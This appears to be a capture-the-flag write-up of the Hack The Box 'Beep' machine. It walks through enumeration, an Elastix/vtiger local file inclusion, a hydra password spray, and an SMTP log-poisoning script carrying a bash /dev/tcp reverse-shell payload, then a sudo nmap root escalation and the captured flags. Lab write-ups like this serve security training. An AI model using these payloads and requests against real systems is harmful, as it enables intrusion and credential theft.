Beep - 10.10.10.7

Enumeration

Nmap

```
nmap -sC -sV -oA nmap/initial 10.10.10.7
```

```
Nmap scan report for 10.10.10.7
Host is up (0.24s latency).
Not shown: 988 closed ports
       STATE SERVICE VERSION
22/tcp open ssh
                       OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
  1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp open smtp Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES,
   8BITMIME, DSN,
80/tcp open http
                       Apache httpd 2.2.3
_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
110/tcp open pop3 Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: PIPELINING UIDL TOP LOGIN-DELAY(0) APOP EXPIRE(NEVER) IMPLEMENTATION(Cyrus
   POP3 server v2) AUTH-RESP-CODE USER STLS RESP-CODES
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| imap-capabilities: Completed OK THREAD=REFERENCES NAMESPACE SORT=MODSEQ MULTIAPPEND
   URLAUTHA0001 MAILBOX-REFERRALS STARTTLS RENAME QUOTA LIST-SUBSCRIBED LISTEXT IMAP4 CHILDREN
   IDLE ID CONDSTORE LITERAL+ CATENATE BINARY ANNOTATEMORE ATOMIC ACL THREAD=ORDEREDSUBJECT
   UNSELECT NO RIGHTS=kxte SORT X-NETSCAPE IMAP4rev1 UIDPLUS
443/tcp open ssl/https?
| ssl-cert: Subject: common-
   Name=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=
| Not valid before: 2017-04-07T08:22:08
|_Not valid after: 2018-04-07T08:22:08
|_ssl-date: 2021-04-27T10:18:48+00:00; +7m16s from scanner time.
993/tcp open ssl/imap Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp open pop3 Cyrus pop3d
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3306/tcp open mysql MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)

4445/tcp open upnotifyp?
10000/tcp open http MiniServ 1.570 (Webmin httpd)
|_http-title: Site does not have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com

Host script results:
|_clock-skew: 7m15s


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Apr 27 06:14:42 2021 -- 1 IP address (1 host up) scanned in 427.79 seconds
```

Website

Going to http://10.10.10.7/, redirects the attacker to https://10.10.10.7/.

What is elastix?

Elastix is an unified communications server software that brings together IP PBX, email, IM, faxing and collaboration functionality. It has a Web interface and includes capabilities such as a call center software with predictive dialing.



Gobuster


Enumerating the webserver with gobuster.

Running with -k disables checks for tls verification.


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gobuster dir -t 50 -w /usr/share/seclists/Discovery/Web-Content/big.txt -o log/gobuster.out -u
    https://10.10.10.7 -k
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/.htpasswd (Status: 403) [Size: 287]
/.htaccess (Status: 403) [Size: 287]
/admin (Status: 301) [Size: 309] [--> https://10.10.10.7/admin/]
/cgi-bin/ (Status: 403) [Size: 286]
/configs (Status: 301) [Size: 311] [--> https://10.10.10.7/configs/]
/favicon.ico (Status: 200) [Size: 894]
/help (Status: 301) [Size: 308] [--> https://10.10.10.7/help/]
/images (Status: 301) [Size: 310] [--> https://10.10.10.7/images/]
/lang (Status: 301) [Size: 308] [--> https://10.10.10.7/lang/]
/libs (Status: 301) [Size: 308] [--> https://10.10.10.7/libs/]
/mail (Status: 301) [Size: 308] [--> https://10.10.10.7/mail/]
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Going to https://10.10.10.7/admin, the attacker is prompted by a login page from **FreePBX Administration**.




Upon Clicking cancel, the attacker is redirected to https://10.10.10.7/admin/config.php, where the version of FreePBX is revealed to be **2.8.1.4**.



Unauthorized

You are not authorized to access this page.

Going to https://10.10.10.7/configs/, directory listings is enable.




Index of /configs



Apache/2.2.3 (CentOS) Server at 10.10.10.7 Port 443

Going to https://10.10.10.7/vtigercrm/, the attacker is presented with a vtiger 5 crm login page.



Searchsploit is used to search known exploits for: elastix

searchsploit elastix

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A local file inclusion vulnerability is discovered using the command searchsploit -x php/webapps/37637.pl

Exploitation Method 1

Method 1: LFI and Password Spray to Root

Vulnerability Explanation:

Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input. An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks.

source: https://www.exploit-db.com/exploits/37637

Proof Of Concept

The LFI payload from the file **php/webapps/37637.pl** is tested manually using burp.

```
AMPDBHOST=localhost
AMPDBENGINE=mysql

# AMPDBNAME=asterisk

AMPDBUSER=asteriskuser

# AMPDBPASS=amp109

AMPDBPASS=jEhdIekWmdjE

AMPENGINE=asterisk

AMPMGRUSER=admin

#AMPMGRPASS=amp111

AMPMGRPASS=jEhdIekWmdjE
```

Getting a shell

The following request can be used to get a list of users having a shell from /etc/passwd.

```
GET /vtiger-
crm/graph.php?current_language=../../../../../etc/passwd%00&module=Accounts&action=
HTTP/1.1
Host: 10.10.10.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

Once the content of the passwd file is saved to a file, all the users can be easily

```
root
mysql
cyrus
asterisk
spamfilter
fanis
```

A password file can be generated using the initial payload file.

```
cat tmp | awk -F\= '{print $2}' | sort -u > password
```

```
admin
amp109
amp111
asterisk
asteriskuser
jEhdIekWmdjE
localhost
mysql
```

A password spray attack using hydra can now be used with the list of users and password.

```
hydra -L users -P password ssh://10.10.10.7 -t 4
[ssh] host: 10.10.10.7 login: root password: jEhdIekWmdjE
```

The attacker can now successfully login as the **root** user using th credentials root: j EhdIekWmdjE.

However while logging in using ssh, an error is preventing the attacker from logging in.

```
$ ssh root@10.10.10.7

Unable to negotiate with 10.10.10.7 port 22: no matching key exchange method found. Their offer:

diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1
```

After researching the issue, a solution was provided on https://unix.stackexchange.com/questions/4 02746/ssh-unable-to-negotiate-no-matching-key-exchange-method-found.

```
ssh root@10.10.10.7 -oKexAlgorithms=+diffie-hellman-group1-sha1 -c 3des-cbc
```

After using the ssh command above, the attacker can successfully login to the system.

Exploitation Method 2

Method 2: SMTP To Low Privilege Shell

Vulnerability Explanation:

Since **SMTP** is being used, if a user has a mail account configured, it can be accessed on the user's mail location **/var/mail/user**. The attacker can mail a user, a php payload, and then read the mail location using the local file inclusion to execute the php payload on the webserver.

The enumeration steps can be followed from here: https://book.hacktricks.xyz/pentesting/pentesting-smtp

```
telnet 10.10.10.7 25
...[snip]...
220 beep.localdomain ESMTP Postfix
EHLO anubhav@locahost.com
# EHLO = Enhanced Hello is used to identify the attacker with the server
...[snip]...
VRFY asterisk@localhost
252 2.0.0 asterisk@localhost
# VRFY = Verify is used to check if a user exist
```

```
Applications 10.10.7...
                           telnet 10.10.10.7 25
Connected to 10.10.10.7.
Escape character is '^]'.
220 beep.localdomain ESMTP Postfix
EHLO anubhav@locahost.com
250-beep.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
VRFY asterisk@localhost
252 2.0.0 asterisk@localhost
421 4.4.2 beep.localdomain Error: timeout exceeded
Connection closed by foreign host.
```

The user asterisk is chosen as he was already included in the telephony backend engine from the LFI vulnerabilty.

```
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
import smtplib
import sys
```

```
lhost = "127.0.0.1"
lport = 443
rport = 25 # 489,587
msg = MIMEMultipart()
password = ""
msg['From'] = "anubhav@localhost"
msg['To'] = "asterisk@localhost"
msg['Subject'] = "This is not a drill!"
message = ('<?php echo("test test test"); ?>')
print("[*] Payload is generated : %s" % message)
msg.attach(MIMEText(message, 'plain'))
server = smtplib.SMTP(host=rhost,port=rport)
if server.noop()[0] != 250:
   exit()
server.sendmail(msg['From'], msg['To'], msg.as_string())
server.quit()
print("[***]successfully sent email to %s:" % (msg['To']))
```

The script is modified to display "**test test**" instead of getting the reverse shell directly. This is done in order to check whether the script is working properly or not.

As can be seen above, the text "test test is being printed, hence the php payload got executed.

The script can now be modified to get a reverse shell and the attacker starts to listen on port 8888.

```
lhost = "10.10.14.23"
lport = 8888
rhost = "10.10.10.7"
rport = 25 # 489,587

# create message object instance
msg = MIMEMultipart()

# setup the parameters of the message
password = ""
msg['From'] = "anubhav@localhost"
msg['To'] = "asterisk@localhost"
msg['Subject'] = "This is an RCE"

# payload
message = ("""<?php system('bash -c "bash -i >& /dev/tcp/%s/%d 0>&1"'); ?>""" % (lhost,lport))
# message = ('<?php echo("test test test"); ?>')
print("[*] Payload is generated : %s" % message)
```

Once the script is ran, the LFI vulnerabilty is used to read the user **asterisk** mail content, and a reverse shell connection is obtained.

It is a good sign that there is no response on burp as the page will hang if it is connected to the netcat

```
Raw Params Headers Hex

1 GET /vtigercrm/graph.php?current_language=../../../../.../var/mail/asterisk/%006 module=Accounts5action= HTTP/1.1
2 Host: 10.10.10.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept-text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: elastixSession=3ptfud0ac05no5n3r0738826c1; PHPSESSID=m7i4cre0djb14dhtb4kjl8hu00
9 Upgrade-Insecure-Requests: 1

Session. 10 Cache-Control: max-age=0
```

A reverse shell as the user **asterisk** from the server is obtained .

```
bash-3.2$ whoami
asterisk
bash-3.2$
```

Privilege Escalation to Root

Running the command sudo -1, the attacker can know which commands can be run as root without password from the current user.

Nmap has a known privilege escalation technique, when run with the **-interactive** flag, it can drop a shell when ! sh is ran in the prompt.

```
bash-3.2$ sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS
UREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
    LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY"
User asterisk may run the following commands on this host:
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
    (root) NOPASSWD: /sbin/chkconfig
    (root) NOPASSWD: /usr/sbin/elastix-helper
bash-3.2$ sudo /usr/bin/nmap --interactive
Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2#
```

User.txt

```
find /home -type f -ls 2>/dev/null
```

User.txt can be found in the home directory of **fanis**.

```
cat /home/fanis/user.txt
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```
[root@beep ~]# cat /home/fanis/user.txt
e0492fb5a4a0ae34aac2c723e1a0db45
[root@beep ~]#
```

user.txt flag: e0492fb5a4a0ae34aac2c723e1a0db45

Root.txt

the root.txt file is always located in /root/

cat /root/root.txt

```
[root@beep ~]# cat /root/root.txt
61af6c4db62d6f8902fe1169ed35bf10
[root@beep ~]#
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root.txt flag: 61af6c4db62d6f8902fe1169ed35bf10